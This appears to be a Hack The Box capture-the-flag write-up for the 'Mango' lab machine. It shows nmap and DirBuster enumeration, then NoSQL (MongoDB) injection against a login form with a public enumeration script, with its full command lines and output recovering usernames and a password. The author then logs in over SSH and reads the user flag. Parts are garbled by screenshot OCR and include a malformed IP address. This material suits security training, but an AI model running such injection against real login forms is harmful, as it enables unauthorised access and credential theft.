

MANGO (10.10.10.162)

The screenshot shows the Hack The Box website interface. The main page displays the 'Mango' machine profile. The profile card includes the following details:

- OS: Linux
- Difficulty: Medium
- Points: 30
- Release: 26 Oct 2019
- IP: 10.10.10.162

Below the profile card, there are two boxes: one for 'Machine IP' (10.10.10.162) and one for 'Machine Maker(s)' (MrR3boot). The 'Machine IP' box also shows statistics: Base Points (30), System Owns (# 3462), User Owns (3504), and Days Old (108).

On the right side of the profile card, there is a line graph titled 'S Resets' showing the number of resets over time from Jan 26 to Feb 12. The graph shows a fluctuating trend with several peaks and troughs.

At the bottom right, there is a bar chart titled 'Difficulty' showing the distribution of challenges by difficulty level: Piece of cake, Easy, Medium, Hard, and Brainfuck. The values are approximately: Piece of cake (~250), Easy (~850), Medium (~700), Hard (~600), and Brainfuck (~300).

A Medium Rated Box in HTB CTF.

1. Port Scan and Enumeration:-

We use nmap for the same.

```
nmap -sV -O -A 10.10.10.10.162
```

Found Ssh,Http and Ssl Port to be opened

2. Use Dirbuster for enumeration:-

Nothing Juicy Found!

3. Heading to 10.10.10.162:80

Nothing Found

4. Heading to <https://10.10.10.143>

Adding Security Exception

5. Adding staging-order.mango.htb at etc/hosts

6. Continued Later.

MANGO (10.10.10.162)

The screenshot shows a Kali Linux terminal window with two tabs. The left tab displays the output of a Nmap scan (-sV -A -O) against the IP address 10.10.10.162. The results show various open ports, their services, and versions. Key findings include:

- Port 22/tcp: Open SSH, version OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
- Port 80/tcp: Open http, Apache httpd 2.4.29 ((Ubuntu))
- Port 443/tcp: Open ssl/http, Apache httpd 2.4.29 ((Ubuntu))



The right tab shows the machine profile for "Mango" on HackTheBox, which includes:

- Machine IP: 10.10.10.162
- Machine Maker(s): MrR3boot
- Base Points: 30
- System owns: # 3462
- User owns: ① 3504
- Days Old: 108
- Difficulty Ratings: A bar chart showing difficulty levels across various categories.

The screenshot shows a Kali Linux desktop environment with several open windows:

- Terminal Window (root):** Displays nmap output for port 80 on 10.10.10.162, showing various service banners and connection statistics.
- DirBuster Tool:** A web application brute forcing tool. It has the following configuration:
 - Target URL:** http://10.10.10.162:80
 - Work Method:** Auto Switch (HEAD and GET) selected.
 - Number of Threads:** 10 Threads selected.
 - Select scanning type:** List based brute force selected.
 - File with list of dirs/files:** /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt selected.
 - Char set:** a-zA-Z0-9%20_ selected.
 - Min length:** 1.
 - Max Length:** 8.
 - Select starting options:** Standard start point selected.
 - Brute Force Dirs:** Checked.
 - Be Recursive:** Checked.
 - Dir to start with:** /
 - Brute Force Files:** Checked.
 - Use Blank Extension:** Unchecked.
 - File extension:** php
- NetworkMiner Interface:** Shows network traffic analysis with tabs for Member, Finder, and Hack The Box. It displays a timeline of network events, a histogram of packet sizes, and a list of discovered hosts and services.

MANGO (10.10.10.162)



Applications ▾ Places ▾ Firefox ESR ▾

Wed 13:15

403 Forbidden - Mozilla Firefox

Hack The Box :: Mango 403 Forbidden +

10.10.10.162

Most Visited Getting Started Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Forbidden

You don't have permission to access this resource.

Apache/2.4.29 (Ubuntu) Server at 10.10.10.162 Port 80

Applications ▾ Places ▾ Firefox ESR ▾

Wed 13:15

Insecure Connection - Mozilla Firefox

Hack The Box :: Mango Insecure Connection +

https://10.10.10.162

Most Visited Getting Started Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU



Your connection is not secure

The owner of 10.10.10.162 has configured their website improperly. To protect your information from being stolen, Firefox has not connected to this website.



[Learn more...](#)

Report errors like this to help Mozilla identify and block malicious sites

[Go Back](#)

[Advanced](#)

MANGO (10.10.10.162)



Mail Analytics MrR3boot (Signedin)

MANGO (10.10.10.162)

Applications ▾ Places ▾ Firefox ESR ▾

Wed 13:16

Mango | Business Analytics - Mozilla Firefox

HackTheBox :: Mango × Mango | Business Analytics × +

Most Visited Getting Started Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Connect Open Save Export Grid Charts Format Options Fields Fullscreen

1 STATES	2 CITY	3 1977	4 1978	5 1979	6 1980	7 1981	8 1982	9 1983	10 1984	11 1985	12 1986	1987	1988
Arizona		339.7	265.6	313.5	292.7	268.2	278.2	261.3	301.8	303.9	300.7	292.1	
Colorado		374	293.5	332.5	315.2	288.9	300.6	276.1	314.5	310	294.6	290.2	
Florida		279.75	254.5	239	239.075	226.5	232.025	230.85	255.825	261.225	267.95	276.875	
Georgia		294	262.7	241.8	230.2	219.1	226	227.9	257.3	279.3	283	280.8	
Missouri-Illinois		344.6	327.8	305	276.7	248	249.3	248.7	290.9	271.5	284.6	289.7	
Nevada		341.8	268.3	335.1	303.7	263.2	255.6	224.8	262.4	232.9	246.1	261	
New York-New Jersey-Pennsylvania		254.1	219.5	217	210.3	201	211.2	211.5	223.4	238.3	250.4	260.4	
North Carolina-South Carolina		263.2	246.3	230.8	204.5	189.1	194.3	170.5	259.1	250.3	250.3	257.1	
Oregon-Washington													

Average of Startup Den... 1977 States City Year

The pie chart illustrates the distribution of startup values across various regions. The segments are: Washington (334.7) in red, Arizona (339.7) in light red, Colorado (374) in blue, Florida (279.75) in orange, North Carolina-South Carolina (263.2) in yellow, Oregon-Washington (344.9) in cyan, and New York-New Jersey-Pennsylvania (254.1) in purple.

Region	Value
Washington	334.7
Arizona	339.7
Colorado	374
Florida	279.75
North Carolina-South Carolina	263.2
Oregon-Washington	344.9
New York-New Jersey-Pennsylvania	254.1

Applications ▾ Places ▾ Text Editor ▾

Wed 13:16

400 Bad Request - Mozilla Firefox

Computer etc

*hosts /etc

localhost kali
::1 localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.10.162 staging-order.mango.htb

Plain Text ▾ Tab Width: 8 ▾ Ln 7, Col 40 ▾ INS

MANGO (10.10.10.162)

6.Juicy found at staging-order.mango.htb

The screenshot shows a Firefox ESR browser window with the title "Mango | Sweet & Juicy - Mozilla Firefox". The address bar displays "staging-order.mango.htb". The main content area features a large, vibrant image of several ripe mangoes in a basket with a white cloth, set against a wooden background. To the left of the image, there is a login form with the following fields:

- Welcome Back!
- Log in for ordering Sweet & Juicy Mango.
- Username input field
- Password input field
- [Forgot Password](#)
- [LOGIN](#) button

7.MongoDB Query Object Injection sounds super difficult but it is actually quite simple. Without proper sanitization of inputs to MongoDB queries, we can simply enumerate things like variable length, contents, included characters, using a systematic passing of MongoDB's query objects.
MONGODB EXPLOIT

The screenshot shows a GitHub repository page for "an0n1k/Nosql-MongoDB-injection-username-password-enumeration". The repository has 4 stars, 21 forks, and 5 issues. The description states: "Using this script, we can enumerate Usernames and passwords of Nosql(mongodb) injection vulnerable web applications." The repository interface includes a "Code" tab, a commit history showing 18 commits, and a table of files including "README.md", "nosqli-user-pass-enum.py", and "screenshots". At the bottom, a banner reads "Nosql injection username and password enumeration".

MANGO (10.10.10.162)

<https://github.com/an0nlk/Nosql-MongoDB-injection-username-password-enumeration.git>

Attacking Via Scripts

```
python3 nosqli-user-pass-enum.py -u http://staging-order.mango.htb \
-m POST -up username -pp password -op login:login -ep username
```



```
root@kali:~/Downloads/Nosql-MongoDB-injection-username-password-enumeration-master# python3 nosqli-user-pass-enum.py -u http://staging-order.mango.htb -m POST \
-up username -pp password -op login:login -ep username
No pattern starts with '0'
No pattern starts with '1'
No pattern starts with '2'
No pattern starts with '3'
No pattern starts with '4'
No pattern starts with '5'
No pattern starts with '6'
No pattern starts with '7'
No pattern starts with '8'
No pattern starts with '9'
Pattern found that starts with 'a'
Pattern found: ad
Pattern found: adm
Pattern found: admin
Pattern found: admin weet & Juicy Mango.
username found: admin
No pattern starts with 'b'
No pattern starts with 'c'
No pattern starts with 'd'
No pattern starts with 'e'
No pattern starts with 'f'
No pattern starts with 'g'
No pattern starts with 'h'
No pattern starts with 'i'
No pattern starts with 'j'
No pattern starts with 'k'
No pattern starts with 'l'
Pattern found that starts with 'm'
Pattern found: ma
Pattern found: man
Pattern found: mang
Pattern found: mango
username found: mango
No pattern starts with 'n'
No pattern starts with 'o'
No pattern starts with 'p'
No pattern starts with 'q'
No pattern starts with 'r'
No pattern starts with 's'
No pattern starts with 't'
No pattern starts with 'u'
```

```
python3 nosqli-user-pass-enum.py -u http://staging-order.mango.htb \
-m POST -up username -pp password -op login:login -ep password
```



```
root@kali:~/Downloads/Nosql-MongoDB-injection-username-password-enumeration-master# python3 nosqli-user-pass-enum.py -u http://staging-order.mango.htb -m POST \
-up username -pp password -op login:login -ep password
No pattern starts with '0'
No pattern starts with '1'
No pattern starts with '2'
No pattern starts with '3'
No pattern starts with '4'
No pattern starts with '5'
No pattern starts with '6'
No pattern starts with '7'
No pattern starts with '8'
No pattern starts with '9'
Pattern found that starts with 'h'
Pattern found: h3
Pattern found: h3m
Pattern found: h3mX
Pattern found: h3mXK
Pattern found: h3mXKB
Pattern found: h3mXKR
Pattern found: h3mXKRH
Pattern found: h3mXKRHU
Pattern found: h3mXKRHU-
Pattern found: h3mXKRHU-f
Pattern found: h3mXKRHU-f{
Pattern found: h3mXKRHU-f{}
Pattern found: h3mXKRHU-f{f
Pattern found: h3mXKRHU-f{f}
Pattern found: h3mXKRHU-f{f}SH
password found: h3mXKRHU-f{f}SH
No pattern starts with 'i'
No pattern starts with 'j'
No pattern starts with 'k'
```

MANGO (10.10.10.162)

We got 2 UserNames and 2 Password:-
admin and mango and passwords for both of them.

Doing ssh of mango

```
Applications ▾ Places ▾ Terminal ▾ Wed 13:54
mango@mango: ~
File Edit View Search Terminal Tabs Help
root@kali: ~/Downloads x root@kali: ~ x root@kali: ~/Downloads/Nosql-MongoDB... x mango@mango: ~
root@kali:~# ssh mango@10.10.10.162
The authenticity of host '10.10.10.162 (10.10.10.162)' can't be established.
ECDSA key fingerprint is SHA256:AHhG3k5rl1c/7nEKLWxONm0m28uM9W8heddb9lCTm0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.162' (ECDSA) to the list of known hosts.
mango@10.10.10.162's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-64-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Wed Feb 12 13:54:24 UTC 2020

System load: 0.02 Processes: 119 Open files: 119 Status Check | Info Card | Rate Matrix
Usage of /: 31.4% of 19.56GB Users logged in: 1
Memory usage: 38% IP address for ens3: 10.10.10.162
Swap usage: 0% User Owns Root Owns Resets

* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
https://ubuntu.com/livepatch

122 packages can be updated.
18 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Access
Last login: Wed Feb 12 13:49:10 2020 from 10.10.14.90
mango@mango:~$ who
 10.10.10.162
who whoami
mango@mango:~$ who
 10.10.10.162
who whoami
mango@mango:~$ whoami
mango
mango@mango:~$ su -
 30  # 3462  3504  108
Submissions Base Points System Owns User Owns Days Old
New Submission

MrR3boot Machine IP Machine Maker(s)
Difficulty Ratings
Difficulty
```

for admin we type su admin and types the password for the same.

```
Applications ▾ Places ▾ Terminal ▾ Wed 13:54
mango@mango: ~
File Edit View Search Terminal Tabs Help
root@kali: ~/Downloads x root@kali: ~ x root@kali: ~/Downloads/Nosql-MongoDB... x mango@mango: ~
root@kali:~# ssh mango@10.10.10.162
The authenticity of host '10.10.10.162 (10.10.10.162)' can't be established.
ECDSA key fingerprint is SHA256:AHhG3k5rl1c/7nEKLWxONm0m28uM9W8heddb9lCTm0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.162' (ECDSA) to the list of known hosts.
mango@10.10.10.162's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-64-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Wed Feb 12 13:54:24 UTC 2020

System load: 0.02 Processes: 119 Open files: 119 Status Check | Info Card | Rate Matrix
Usage of /: 31.4% of 19.56GB Users logged in: 1
Memory usage: 38% IP address for ens3: 10.10.10.162
Swap usage: 0% User Owns Root Owns Resets

* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
https://ubuntu.com/livepatch

122 packages can be updated.
18 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Access
Last login: Wed Feb 12 13:49:10 2020 from 10.10.14.90
mango@mango:~$ who
 10.10.10.162
who whoami
mango@mango:~$ who
 10.10.10.162
who whoami
mango@mango:~$ whoami
mango
mango@mango:~$ su admin
Password:  30  # 3462  3504  108
Submissions Base Points System Owns User Owns Days Old
New Submission

MrR3boot Machine IP Machine Maker(s)
Difficulty Ratings
Difficulty
```

MANGO (10.10.10.162)


We find User.txt

```
mango@mango:~$ whoami
root
mango@mango:~$ su admin
Password:
$ whoami
admin
$ ls
/home/mango
$ pwd
/home/mango
$ cd ..
$ ls
admin mango
$ cd admin
$ ls
user.txt
$ cat user.txt
79bf31c6c6eb38a8567832f7f8b47e92
$
```

